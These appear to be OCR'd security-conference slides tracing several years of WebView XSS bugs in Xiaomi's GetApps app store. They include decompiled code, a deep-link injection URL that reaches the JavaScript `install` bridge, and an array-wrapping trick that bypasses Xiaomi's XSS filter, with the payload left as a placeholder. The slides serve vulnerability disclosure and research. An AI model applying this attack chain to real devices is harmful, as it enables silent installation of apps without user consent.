
- As is always the easiest path, we ended up targeting Xiaomi's app store, known as GetApps (or MiPicks).
- High privileges:
  - `INSTALL_PACKAGES`
- Not obfuscated at all, making the RE process way faster

```
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.miui.home.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.miui.securitycenter.permission.SYSTEM_PERMISSION_DECLARE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.EXPAND_STATUS_BAR"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<permission android:name="com.xiaomi.mipicks.permission.MIPUSH_RECEIVE" android:protectionLevel=
<permission android:name="miui.permission.USE_INTERNAL_GENERAL_API" android:protectionLevel="sig
<uses-permission android:name="com.miui.systemAdSolution.adSwitch.PROVIDER"/>
<uses-permission android:name="com.xiaomi.mipicks.permission.MMOAUTH_CALLBACK"/>
<uses-permission android:name="com.xiaomi.mipicks.permission.MM_MESSAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_DOWNLOAD_MANAGER"/>
<uses-permission android:name="android.permission.ACCESS_DOWNLOAD_MANAGER_ADVANCED"/>
<uses-permission android:name="android.permission.SEND_DOWNLOAD_COMPLETED_INTENTS"/>
<uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS_PRIVILEGED"/>
<uses-permission android:name="android.permission.AUTHENTICATE_ACCOUNTS"/>
<uses-permission android:name="android.permission.MANAGE_ACCOUNTS"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.INTERNAL_SYSTEM_WINDOW"/>
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
<uses-permission android:name="android.permission.DELETE_CACHE_FILES"/>
<uses-permission android:name="android.permission.BROADCAST_STICKY"/>
<uses-permission android:name="android.permission.REAL_GET_TASKS"/>
<uses-permission android:name="android.permission.DOWNLOAD_WITHOUT_NOTIFICATION"/>
<uses-permission android:name="android.miui.permission.SHELL"/>
<uses-permission android:name="com.xiaomi.mipicks.permission.MIPUSH_RECEIVE"/>
<uses-permission android:name="com.xiaomi.permission.CLOUD_MANAGER"/>
<uses-permission android:name="miui.permission.USE_INTERNAL_GENERAL_API"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.REBOOT"/>
```

Targeting Xiaomi's MiPicks



Targeting Xiaomi's MiPicks



Targeting Xiaomi's MiPicks

- Lots of browsable intents available to this app as well
- An interesting one is the `mimarket://browse` URL, handled by the `JoinActivity` class
- Opens a web page in a WebView with a JS bridge containing an `install` method getting information from a JSON to install an application

```
@JavascriptInterface
public void install(final String json) {
  public void run() {
    WebEvent.installOnWorkerThread(json, currentUrl, weakReference);
  }
}


private void installOnWorkerThread(String json, String pageUrl,
                                   WeakReference<BaseActivity> weakContext)
{
  if (!UrlCheckUtilsKt.isJsInterfaceAllowed(pageUrl)) {
    return;
  }
  // …
  if (parseAppInfo == null) {
    optString = jSONObject.optString("appId");
    string = jSONObject.getString("pName");
```

Targeting Xiaomi's MiPick # WebView

- Checks prevent WebView from accessing attacker-controlled pages, protecting the JS bridge `install` method.
  - If `isJsInterfaceAllowed` returns false, the `LiteWebActivity` class is instantiated, which does not contain the JS bridge.

```
private void handleBrowse(Uri uri) {
    String queryParameter = uri.getQueryParameter("url");
    //...
    if (UrlCheckUtilsKt.isJsInterfaceAllowed(queryParameter)) {
        targetIntent = getTargetIntent(intFromIntent == 1 ? FloatWebActivity.class :
CommonWebActivity.class);
    } else {
        targetIntent = getTargetIntent(LiteWebActivity.class);
```

Targeting Xiaomi's MiPick # WebView – isJsInterfaceAllowed

- Check for XSS payload in the URL
  - Also check for encode/double encoded URL
- Check if this is a local file HTML file
  - Local HTML files are stored into the web-res app folder
- Check if this is part of a whitelist of Trusted Host or Privileged Host

```
public static final boolean isUrlMatchLevel(@j3.e String str,
                                            @j3.d HostLevel level,
                                            boolean z3) {
  T8 = ArraysKt___ArraysKt.T8(new String[]{"file",
                                            Constants.HTTP_PROTOCAL,
                                            Constants.HTTPS_PROTOCAL}, scheme);
  if (!T8) {
      return false;
  // Check for XSS payload in the URL, decoded URL and double decoded URL
  } else if (!isSecurityUrl(str)) {;
      return false;
  // File scheme path
  } else if (f0.g("file", scheme)) {
      return isLocalWebResUrl(str, uri);
  // HTTPpath is finally not allowed... ¯\_(ツ)_/¯
  } else if (ClientConfig.get().webViewHttpLimit &&
             !f0.g(Constants.HTTPS_PROTOCAL, scheme)) {
      return false;
  } else {
      int i4 = WhenMappings.$EnumSwitchMapping$0[level.ordinal()];
      if (i4 == 1) {
          isTrustedHost = isTrustedHost(host);
      } else if (i4 == 2) {
          isTrustedHost = isPrivilegedHost(host);
      } else {
          isTrustedHost = false;
      }
      return isTrustedHost;
```

Targeting Xiaomi's MiPick # WebView – Local file path

- +70 local JS files
- Heavily obfuscated and beautifying them does not help much
- Let's try with the smallest ones and see if a quick win is possible

```
return e(s.default, {
    ref: "subPage".concat(a),
    attrs: {
        keyName: "tab".concat(a),
        pageType: t.baseRef,
        trackPageType: n.trackCurPageType,
        initSid: l,
        initExpId: u,
        tabConfig: n,
        "data-tab-index": a,
        tabIndex: a,
        compsList: o == a ? c : null,
        initHasMore: !0,
        scrollEmit: t.scrollEmit,
        isShowLoad: d !== a,
        loadMoreTriggerHeight:
t.loadMoreTriggerHeight
    },
```

Xiaomi's MiPick bug evolution : Pwn2Own Mobile 2019 – CVE-2020-9531

- One of the smallest file with vulnerability in it is `manual-upgrade.chunk.js`
- First exploit against it got created by Toby for Pwn2Own Mobile 2019
- This JS script takes a JSON string from the URL using the GET parameter `manualUpgradeInfo`
- And injects it directly into an HTML div with no checks at all

```
var b, r = p.get("manualUpgradeInfo");
try {
    b = function(e) {
        return e.manualUpgradeTitle = _lang.manualUpgrade_title || "",
               e.newVersionKey = _lang.manualUpgrade_newVersionKey || "",
               e
    }(b = JSON.parse(r))
//…
function(e, a) {
    e.exports =
'<div class="J_manualUpgradeDialogContain"><p>{{changeLog}}</p></d>'
}
```


Xiaomi's MiPick bug evolution : Pwn2Own Mobile 2019 – CVE-2020-9531

- At the time, no XSS checks were perform at all
  - Nothing in the `isJsInterfaceAllowed` nor in `manual-upgrade.chunk.js`
- Injecting into the `changeLog` parameter:
  - `mimarket://browse?url=`
    `file://manual-upgrade.html?manualUpgradeInfo={"changeLog":”XSS PAYLOAD"}`
- The injected JS script simply calls the JS bridge `install` method

Xiaomi’s MiPick bug evolution : Pwn2Own Mobile 2019 – CVE-2020-9531

- Winner

Xiaomi's MiPick bug evolution : 2021 – No CVE



Xiaomi's MiPick bug evolution : 2021 – No CVE

» While awaiting the announcement of targets for Pwn2Own Austin 2021, we examined Xiaomi's recent patch.

```
b = t(83).XSSFilter,
r = t(882);
a.render = function(e) {
var a = (e = e || {}).afterCallback,
    t = e.isWebviewDialog,
    d = e.msg;
if (d) {
    d.changeLog = b(l.changeLog), r = n(r, d);
```

» ... they only check `changeLog`, let's use `versionCode`!

Xiaomi's MiPick bug evolution : 2021 – No CVE


- No Xiaomi device on the target list for 2021 :(
  - Probably for obvious reasons
  - Opted to go through their bug bounty instead

Target	Cash Prize	Master of Pwn Points
Samsung Galaxy S21	$50,000 (USD)	5
Google Pixel 5	$150,000 (USD)	15
Apple iPhone 12	$150,000 (USD)	15

- Bug was immediately downgraded
  - Apparently installing and running application without user consent is not critical anymore

Xiaomi staff updated the severity from Critical (9.6) to High.

Xiaomi's MiPick bug evolution : 2023 – No CVE (yet)



Xiaomi's MiPick bug evolution : 2023 – No CVE (yet)

- Xiaomi is back on the menu
- Even sent Max a message a week after the announcement of the contest asking for more XSS bugs
  - Kindly asking to try to show greater impact...

Target	Cash Prize	Master of Pwn Points
Xiaomi 13 Pro	$40,000 (USD)	4
Samsung Galaxy S23	$50,000 (USD)	5
Google Pixel 7	$200,000 (USD)	20
Apple iPhone 14	$250,000 (USD)	25

July 20, 2023, 7:22am UTC

Hi

This vulnerability has been repaired and will be closed， pls feel free to reach out if you discover another way to exploit this or show greater impact.

Thanks for submitting the report and we look forward to working with you again!

Xiaomi's MiPick bug evolution : 2023 – No CVE (yet) Manual-upgrade, my old friend


- XSSFilter improved! All user-supplied parameters are now filtered if they're strings

```
b = t(83).XSSFilter,
r = t(882);
a.render = function(e) {
var a = (e = e || {}).afterCallback,
    t = e.isWebviewDialog,
    d = e.msg;
if (d) {
    d.changeLog = b(l.changeLog), r = n(r, d);
    for (var o = {}, i = 0, f = Object.keys(d); i < f.length; i++) {
        var l = f[i];
        o[l] = "string" == typeof d[l] ? b(d[l]) : d[l]
    }
```

- But bypassable
- {"versionCode": "XSS PAYLOAD"} -> {"versionCode": ["XSS PAYLOAD"]}
- HTML side is calling toString on it, ["payload"].toString() -> "payload"

Xiaomi's MiPick bug evolution : 2023 – Pwn2Own 2023

- Bad luck during the contest
  - 5 Xiaomi entries before us
    - https://www.zerodayinitiative.com/advisories/ZDI-24-418/
    - Collision with VCSLab
  - our attempt was on the third day...
- By the second day, weird things were happening...
  - Manual-upgrade is gone
  - Xiaomi can delete vulnerable files remotely
  - They also blocked apps install/update from their app store, at least on that model and in the geographical region the contest was in



Xiaomi's MiPick bug evolution : 2023 – Pwn2Own 2023

- We tried to find another path in 1 day... But we failed
- And even so, we could not have RCE due to certain tricks

> **FAILURE** - Interrupt Labs was unable to get their exploit of the Xiaomi 13 Pro working within the time allotted.

- Adds a level of concern that there is a lack of care about the security of their devices beyond public perception

> **ADDITIONAL DETAILS**
> According to Xiaomi, ZDI-CAN-22332 was addressed in GetApps 32.0.0.1. Xiaomi informed ZDI they would assign a CVE, but never followed through.

Hand forcing patches

MiPick 'n' Mix (Sweet bugs!)

- Let's try to find another way to reach `market.install`
- We can load URIs with schemes `https://` and `file://`
- Let's look once again `UrlCheckUtilsKt.isUrlMatchLevel` checks

MiPick 'n' Mix (Sweet bugs!) – file:// URI path

